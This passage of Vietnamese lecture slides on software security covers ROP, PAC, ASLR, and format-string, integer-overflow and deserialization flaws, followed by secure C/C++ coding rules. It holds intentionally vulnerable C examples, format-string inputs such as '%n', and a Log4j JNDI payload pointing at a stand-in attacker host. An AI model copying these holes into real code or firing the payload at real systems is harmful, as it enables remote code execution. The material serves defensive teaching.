bar:
    ...
    and $1, %edx
    mov $1, %eax
    ret

vulnerable:
    ...
    call gets
    add $4, %esp
    mov %ebp, %esp
    pop %ebp
    ret

main:
    ...
    call vulnerable
    ...
```


EIP →



EBP →


ESP →

ROP – Ví dụ




75

ROP – Ví dụ




76



77

thực thi các mảnh rời rạc của chương trình có sẵn



78

Buffer Overflow – Phòng chống


- Mã xác thực con trỏ(PAC - Pointer Authentication Code)
- Bộ xử lý 64-bit: sử dụng con trỏ có kích thước 64 bit
  - Định địa chỉ được cho 2^{64} ô nhớ ~ 18 tỉ GB
  - Các hệ thống máy tính hiện đại: chỉ cần tối đa 42 bit để định địa chỉ
  - Số bit không được sử dụng: 22 bit -> giá trị là 0
- PAC được gán cho 22 bit không được sử dụng:
  - Sử dụng các thuật toán để sinh PAC từ giá trị bí mật do CPU sinh
  - Các chương trình không thể truy cập giá trị bí mật này
- Đã được triển khai trên kiến trúc ARM v8.3

sử dụng PAC để kiểm tra toàn vẹn cho 42 bits trước

79

Buffer Overflow – Phòng chống

- Address Space Layout Randomization(ASLR)



stack, heap: có địa chỉ bắt đầu xác định, kích thước thay đổi

Nạp vào với địa chỉ bắt đầu của mỗi vùng là ngẫu nhiên

80

ASLR

- Address Space Layout Randomization(ASLR): đặt mỗi vùng nhớ vào một địa chỉ khác nhau mỗi lần chương trình chạy:
  - Kẻ tấn công rất khó xác định được vị trí của shellcode vì địa chỉ thay đổi mỗi lần chương trình chạy
- ASLR xáo trộn vị trí của các vùng nhớ
  - Đặt ngẫu nhiên vùng nhớ stack: Không thể thực thi shellcode trong vùng nhớ stack mà không biết địa chỉ của stack
  - Đặt ngẫu nhiên vùng nhớ heap: Không thể thực thi shellcode trong vùng nhớ heap mà không biết địa chỉ của heap
  - Đặt ngẫu nhiên vùng nhớ code: Không thể xây dựng chuỗi địa chỉ của ROP hoặc tấn công return-to-libc mà không biết địa chỉ của code

ASLR – Hạn chế

- Giá trị RIP luôn nằm ở 4 byte phía trên SFP
  - Nếu chương trình có lỗ hổng xâu định dạng, giá trị của SFP có thể bị lộ

  →Lộ địa chỉ con trỏ stack

  →Lộ địa chỉ RIP, con trỏ vtable, con trỏ hàm…
- Đoán địa chỉ của shellcode
  - Trong bộ nhớ phân trang, mỗi trang nhớ có kích thước 4KB ~ 12 bit địa chỉ
  - Số bit cần đoán trên hệ thống 32 bit: 32 – 12 = 20 bit
  - Số bit cần đoán trên hệ thống 64 bit, với địa chỉ là 48 bit: 48 – 12 = 36 bit

Kết hợp các kỹ thuật phòng chống

- Tại sao?
  - Các kỹ thuật có thể cộng hưởng để tăng hiệu quả lẫn nhau
  - Buộc kẻ tấn công phải tìm ra nhiều lỗ hổng để khai thác thành công
  - Bảo vệ theo chiều sâu
- Ví dụ: kết hợp ASLR và non-executable pages
  - Không thể sử dụng mã thực thi có sẵn trong bộ nhớ
  - Không thể sử dụng shellcode ghi vào stack
- Để vượt qua đồng thời hai kỹ thuật phòng chống:
  (1) Cần tìm cách để phát lộ địa chỉ của vùng nhớ
  (2) Tìm cách để ghi chuỗi địa chỉ trả về ROP vào bộ nhớ

Kết hợp phòng chống: Apple iOS

- Các kỹ thuật bảo vệ bộ nhớ trên Apple iOS:
  - ASLR sử dụng cho ứng dụng và nhân hệ điều hành
  - Non-executable pages được sử dụng bất kỳ vị trí nào có thể
  - Mỗi ứng dụng được thực thi trong một vùng sandbox
- Kỹ thuật khai thác "đinh ba"(trident exploit)
  - Được phát triển bởi công ty NSO (Isreal)
  - Khai thác lỗ hổng của trình duyệt Safari để thực thi mã độc trong sandbox
  - Khai thác lỗ hổng khác để đọc được vùng nhớ stack của nhân hệ điều hành
  - Khai thác lỗ hổng trong hệ điều hành để thực thi mã độc

Kích hoạt phòng chống

- Phần lớn kỹ thuật phòng chống rất hiệu quả và không ảnh hưởng đáng kể tới hiệu năng
- Các kỹ thuật có thể mặc định được kích hoạt hoặc không
- Khi các kỹ thuật không được kích hoạt mặc định thì mặc định này thường được sử dụng → kẻ tấn công dễ dàng khai thác hơn
  - Ví dụ: Cisco ASA bị khai thác bởi công cụ EXTRABACON của NSA

85

3. Một số lỗ hổng phần mềm khác


86

Lỗ hổng xâu định dạng

- Format String: Xâu định dạng vào ra dữ liệu
- Lỗ hổng Format String: xâu định dạng không phù hợp với danh sách tham số
- Ví dụ

printf(char * fmt, [value list])

```
void func()
{
   char buf[32];
   if(fgets(buf, sizeof(buf),stdin) == NULL)
      return;
   printf(buf); //Sửa: printf("%s", buf);
}
```



Lỗ hổng xâu định dạng: Ví dụ

- Đọc dữ liệu nhạy cảm


Input: `%d%s`

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "secret";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

vulnerable() stack frame

printf() stack frame




Với đối số truyền vào, hàm **`printf("%d%s")`** được thực thi. printf nhận đối số arg0, và thấy có 2 ký tự định dạng, vì vậy sẽ "trông chờ" thêm 2 đối số arg1 và arg2

Output: **`42secret`**

Lỗ hổng xâu định dạng

- buf = "%d" → thực thi lệnh printf("%d");
  - Hiển thị 4 byte phía trước địa chỉ đầu tiên của stack frame của hàm `printf`
- buf = "%s" → thực thi lệnh printf("%s");
  - Hiển thị các byte cho tới khi gặp ký tự kết thúc xâu
- buf = "%d%d%d…" → thực thi printf("%d%d%d…")
  - Hiển thị chuỗi byte dưới dạng số nguyên
- printf("%x%x%x…")
  - Hiển thị chuỗi byte dưới dạng hexa
- printf("…%n"):
  - **Ghi** số byte đã hiển thị vào vùng nhớ

Lỗ hổng xâu định dạng: Ghi đè



Lỗ hổng tràn số nguyên

- Trong máy tính, số nguyên được biểu diễn bằng trục số tròn. Dải biểu diễn:
  - Số nguyên có dấu: $[-2^{n-1}, 2^{n-1} - 1]$
  - Số nguyên không dấu: $[0, 2^n - 1]$
- Integer Overflow: Biến số nguyên của chương trình nhận một giá trị nằm ngoài dải biểu diễn. Ví dụ
  - Số nguyên có dấu: 0x7ff..f + 1 = 0x80..0,
  - Số nguyên không dấu: 0xff..f + 1 = 0x0, 0x0 – 1 = 0xff...f
- Ngôn ngữ bị ảnh hưởng: Tất cả
- Việc không kiểm soát hiện tượng tràn số nguyên có thể dẫn đến các truy cập các vùng nhớ mà không thể kiểm soát.

Lỗ hổng tràn số nguyên – Ví dụ 1

- Lỗ hổng nằm ở đâu?

```
#define MAX 1024
void vul_func1()
{
   char buff[1024];
   int len = recv_len_from_client();//len is length of
               //message from client
   char *mess = recv_mess_from_client();
   if (len > 1024)
     printf ("Too large");
   else
     memcpy(buff, mess, len);
}
```

memcpy(void* dst, void* src, unsigned int size)

```
len = -1 = 0xffffffff < 1024
memcpy(buff, mess, 0xffffffff) → buffer overflow
```

Lỗ hổng tràn số nguyên – Ví dụ 2

- Lỗ hổng nằm ở đâu?

```
int main()
{
   int *arr;
   int len;
   printf("Number of items: "); scanf("%d", &len);
   arr = (int *) malloc(len * sizeof(int));
   for(int i = 0; i < len; i++)
     scanf("%d", arr[i]);
   return 0;
}
```

void * malloc(unsigned int size)

Khi nào thì vùng nhớ có kích thước 4*n không đủ chỗ chứa cho n phần tử số nguyên?
Có xảy ra 4*n = 0 khi n≠0?
n = 0100 0000 0000 0000 = 0x4000
4*n = 0x0000

Lỗ hổng serialization

- Serialization: cơ chế của ngôn ngữ lập trình cho phép chuyển một đối tượng bất kỳ thành một file hoặc luồng byte vào ra
  - File hoặc luồng byte có thể được chuyển cho một chương trình khác sử dụng.
  - Deserialization: Thực hiện chuyển ngược lại
  - Phổ biến trong nhiều ngôn ngữ: Java, C#, Python
- Không kiểm soát file/luồng byte đầu vào khi deserialization là một lỗ hổng của chương trình
  - Kẻ tấn công có thể đưa dữ liệu độc hại và chương trình thực thi mã độc

Lỗ hổng serialization: Log4j

- Log4j là Java framework phổ biến nhất để ghi thông tin nhật ký của ứng dụng
- Log4j sử dụng JNDI (Java Naming & Directory Interface) để lấy dữ liệu từ Internet
- Log4j phân tích cú pháp của xâu đầu vào chứa nội dung nhật ký mà ứng dụng tạo ra
- Lỗ hổng trong Log4j được công bố vào tháng 11/2021
  - Một trong những lỗ hổng nguy hiểm nhất trong 10 năm
  - Giả sử Log4j nhận được xâu `${jndi:ldap://attacker.com/pwnage}`
  - Log4j thực hiện deserialze đối tượng lấy được từ `attacker.com`

4. Lập trình an toàn

ONE LOVE. ONE FUTURE.

Ngôn ngữ không an toàn và an toàn

- Ngôn ngữ an toàn với bộ nhớ(memory-safe) được thiết kế để tự động kiểm tra biên truy cập và ngăn cản các truy cập không hợp lệ

→ngăn chặn được toàn bộ lỗ hổng truy cập bộ nhớ

- Ví dụ: Java, C#, Python, Go, Rust
- Tại sao ngôn ngữ không an toàn với bộ nhớ như C/C++ vẫn được sử dụng
  - Nguyên nhân thường được đề cập: hiệu năng của chương trình C/C++ tốt hơn
    - Ví dụ: thu hồi bộ nhớ với C/C++ gần như ngay lập tức, với các ngôn ngữ khác thì thời gian thu hồi không xác định(có thể 10 – 100ms)
  - Nguyên nhân thực tế: phần lớn các hệ thống ban đầu được viết bằng ngôn ngữ C

"Giai thoại" về hiệu năng

- Trước kia, cần đánh đổi giữa an toàn và hiệu năng khi so sánh các ngôn ngữ lập trình
- Hiện tại, phần lớn các ngôn ngữ an toàn cho bộ nhớ có hiệu năng tương đương so với C
  - Ví dụ: Go và Rust
  - Ngoại lệ: hệ điều hành, games hiệu năng cao, phần mềm nhúng
- Các ngôn ngữ an toàn cho bộ nhớ "chậm hơn" cũng được cắm thêm các thư viện viết bằng C để cải thiện hiệu năng

Lập trình an toàn

- Yêu cầu: Viết mã nguồn chương trình để đạt được các mục tiêu an toàn bảo mật
- Bao gồm nhiều kỹ thuật khác nhau:
  - Kiểm soát giá trị đầu vào
  - Kiểm soát truy cập bộ nhớ chính
  - Che giấu mã nguồn
  - Chống dịch ngược
  - Kiểm soát kết quả đầu ra
  - Kiểm soát quyền truy cập
  - ...
- Bài này chỉ đề cập đến một số quy tắc và nhấn mạnh vào vấn đề truy cập bộ nhớ một cách an toàn

An toàn truy cập bộ nhớ


- An toàn không gian(Spatial safety): thao tác chỉ nên truy cập vào đúng vùng nhớ đã xác định
- Nếu gọi:
  - b: địa chỉ ô nhớ đầu tiên của vùng nhớ được chỉ ra
  - p: địa chỉ cần truy cập tới
  - e: địa chỉ ô nhớ cuối cùng của vùng nhớ được chỉ ra
  - s: kích thước vùng nhớ mà con trỏ p truy cập tới
- Thao tác truy cập bộ nhớ chỉ an toàn khi và chỉ khi:

$$b \le p \le e - s$$

- Lưu ý: Các toán tử tác động trên p không làm thay đổi b và e.

An toàn không gian – Ví dụ

x(chiếm 4 byte):




```
int x = 0;                                          b ≤ p ≤ e – s
int *y = &x;     // b = &x, e = &x + 4, s = 4
int *z = y + 1; // b = &x, e = &x + 4, s = 4
*y = 10;       //OK: &x ≤ p = &x ≤ (&x + 4) - 4
*z = 10;       //Fail: &x ≤ p = &x + 1 ≤ (&x + 4) - 4
```

```
char str[10];  //b = &str, e = &str + 10
str[5] = 'A';  //OK: &str ≤ p = &str + 5 ≤ (&str + 10) - 1
str[10] = 'F'; //Fail: &str ≤ p = &str + 10 ≤ (&str + 10) - 1
```


- Lỗi truy cập không an toàn về không gian gây ra các lỗ hổng như đã biết

An toàn truy cập bộ nhớ

- An toàn thời gian(Temporal safety): thao tác chỉ truy cập vào vùng nhớ đã được khởi tạo
  - Đã cấp phát bộ nhớ
  - Đã được khởi tạo giá trị
- Ví dụ: Vi phạm an toàn về thời gian

```
int n;
printf("%d", n);  // Fail
int m = n + 1;
if (n)…
int *p;
*p = 0;         // Fail
p = (int *) malloc(sizeof(int));
*p = 0;         // OK
free(p);
p = 0;          //Tại sao thao tác này là cần thiết?
```

```
int x = 5;
int *p;
p = (int *) malloc(sizeof(int));
*p = 0;        // OK
free(p);
int **q = malloc(sizeof(int*)); //q có thể sẽ được cấp phát
                  //vùng nhớ vừa được giải phóng
*q = &x;
*p = 10;
**q = 5; //runtime error
```



Điều kiện truy cập bộ nhớ

- Tiền điều kiện(precondition): điều kiện để câu lệnh/hàm được thực thi đúng đắn
- Hậu điều kiện(postcondition): khẳng định trạng thái đúng đắn của các đối tượng khi lệnh/hàm kết thúc
- Cách thức xây dựng điều kiện:
  1) Xác định câu lệnh thực hiện thao tác truy cập bộ nhớ
  2) Xác định các yêu cầu để truy cập đó là an toàn
  3) Xác định những yêu cầu ở bước 2 đã đạt được do các câu lệnh lập trình khác
  4) Các yêu cầu không đạt được ở bước 3 là điều kiện truy cập bộ nhớ

Điều kiện truy cập bộ nhớ - Ví dụ

- Ví dụ: Xác định các điều kiện truy cập bộ nhớ

```
void displayArr(int a[], int n)
{
   for(int i = 0; i < n; i += 1){
      printf("%d", a[i]);}
}
```


Các nguyên tắc lập trình an toàn

- Không tin cậy những thứ mà không do bạn tạo ra
- Người dùng chỉ là những kẻ ngốc nghếch
  - Hàm gọi (Caller) = Người dùng
- Hạn chế cho kẻ khác tiếp cận những gì quan trọng. Ví dụ: thành phần bên trong của một cấu trúc/đối tượng
  - Ngôn ngữ OOP: nguyên lý đóng gói
  - Ngôn ngữ non-OOP: sử dụng token
- Không bao giờ nói "không bao giờ"
- Sau đây sẽ đề cập đến một số quy tắc trong C/C++
- Về chủ đề lập trình an toàn, tham khảo tại đây:

https://wiki.sei.cmu.edu/confluence/display/seccode/SEI+CERT+Coding+Standards

Kiểm tra mọi dữ liệu đầu vào

- Các giá trị do người dùng nhập
- File được mở
- Các gói tin nhận được từ mạng
- Các dữ liệu thu nhận từ thiết bị cảm biến (Ví dụ: QR code, âm thanh, hình ảnh,…)
- Thư viện của bên thứ 3
- Mã nguồn được cập nhật
- Khác…

Sử dụng các hàm xử lý xâu an toàn

- Sử dụng các hàm xử lý xâu an toàn thay cho các hàm thông dụng
  - strcat, strncat → strlcat
  - strcpy, strncpy → strlcpy
  - gets → fgets, fprintf
- Luôn đảm bảo xâu được kết thúc bằng '\0'
- Nếu có thể, hãy sử dụng các thư viện an toàn hơn
  - Ví dụ: std::string trong C++

Sử dụng con trỏ một cách an toàn

- Hiểu biết về các toán tử con trỏ: +, -, sizeof
- Cần xóa con trỏ về NULL sau khi giải phóng bộ nhớ

```
int x = 5;
int *p = (int *)malloc(sizeof(int));
free(p);
p = NULL;
int **q = (int **)malloc(sizeof(int*));
*q = &x;
*p = 5;    //Crash → OK
**q = 3;
```


Sử dụng các thư viện an toàn hơn

- Nên sử dụng chuẩn C/C++11 thay cho các chuẩn cũ
- Sử dụng std::string trong C++ để xử lý xâu
- Truyền dữ liệu qua mạng: sử dụng Google Protocol Buffers hoặc Apache Thrift

Bài giảng có sử dụng hình ảnh và ví dụ từ các khóa học:

- Computer Security, Berkeley University
- Computer and Network Security, Maryland University